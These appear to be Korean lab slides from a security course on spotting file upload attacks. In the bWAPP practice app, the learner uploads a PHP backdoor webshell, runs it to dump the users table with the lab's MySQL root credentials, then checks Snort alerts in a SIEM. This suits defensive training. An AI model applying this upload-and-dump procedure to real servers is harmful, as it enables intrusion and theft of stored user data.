
- 파일 업로드 취약점 이상 징후 사례 시나리오



3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 대상 서버 파일 업로드 취약점 지점 확인
 - KISA-KALI에서 비박스 웹 서버(<http://bee.kshield.jr>)에 bee / bug 계정으로 로그인



/ Login /

Enter your credentials (bee/bug).

Login:

bee

Password:

•••

Set the security level:


low ▾

M
Security

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 대상 서버 파일 업로드 취약점 지점 확인

- » 항목에서 Unrestricted File Upload에서 취약점 확인




The screenshot shows the bWAPP v2.2 interface. At the top, there's a navigation bar with links like Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, and Getting Started. Below the navigation bar, there's a yellow header with a bee logo and the text "Choose your bug:". A dropdown menu is open, showing several options: Information Disclosure - Robots File, Insecure iFrame (Login Form), Unrestricted File Upload (which is highlighted with a red box), and Extras. Under Extras, there are more options: A.I.M. - No-authentication Mode, Client Access Policy File, Cross-Domain Policy File, Evil 666 Fuzzing Page, and Manual Intervention Required!

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 대상 서버 파일 업로드 취약점 지점 확인

» Browse.. 버튼을 클릭하여 악성 웹쉘 업로드




3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 대상 서버 파일 업로드 취약점 지점 확인

» 다른 위치 > 컴퓨터를 선택하여 악성 웹쉘 경로로 이동




3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 대상 서버 파일 업로드 취약점 지점 확인

» /usr/share/webshells/php 디렉터리에서 악성 웹쉘 선택




3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 대상 서버 파일 업로드 취약점 지점 확인

- Upload 버튼을 클릭하여 악성 웹쉘 업로드



The screenshot shows a web browser interface with a yellow header bar containing links like 'Most Visited', 'Offensive Security', 'Kali Linux', etc. Below the header is a navigation bar with links for 'Bugs', 'Change Password', 'Create User', and 'Set Security Level'. The main content area features a large, stylized title 'Unrestricted File Upload' with red slashes on either side. Below the title is a form field with the placeholder 'Please upload an image:' and a 'Browse...' button. A file named 'php-backdoor.php' is selected. A red rectangular box highlights the 'Upload' button, which is positioned below the file input field.

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

• 대상 서버 파일 업로드 취약점 지점 확인

- » 업로드 된 웹쉘 here를 클릭하여 절대경로 실행

here.' with the word 'here.' highlighted by a red box." data-bbox="71 234 925 882"/>

bWAPP - Unrestricted File Upload - Mozilla Firefox

bWAPP - Unrestricted... × +

bee.kshield.jr/bWAPP/unrestricted_file_upload.php 130% Search

Most Visited Shop bWAPP Metasploitable2

/ Unrestricted File Upload /

Please upload an image:

Browse... No file selected.

Upload

The image has been uploaded [here.](#)


3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 웹쉘을 이용하여 내부 침투 과정

- 웹쉘을 이용하여 웹에서 데이터베이스 정보 획득(덤프)

- » 획득한 데이터베이스 연결 정보 입력



execute command: go

upload file: No file selected. to dir: upload

to browse go to [http://?d=\[directory here\]](http://?d=[directory here])

for example:
<http://?d=/etc> on *nix
or <http://?d=c:/windows> on win

execute mysql query:

host: localhost user: root password: bug

database: bWAPP query: select * from users execute

3

<실습> 파일 업로드 취약점 이상 징후 사례 실습

- 웹쉘을 이용하여 내부 침투 과정

- SIEM에서 Snort 로그 정보에 탐지 여부 확인

Snort Log View:

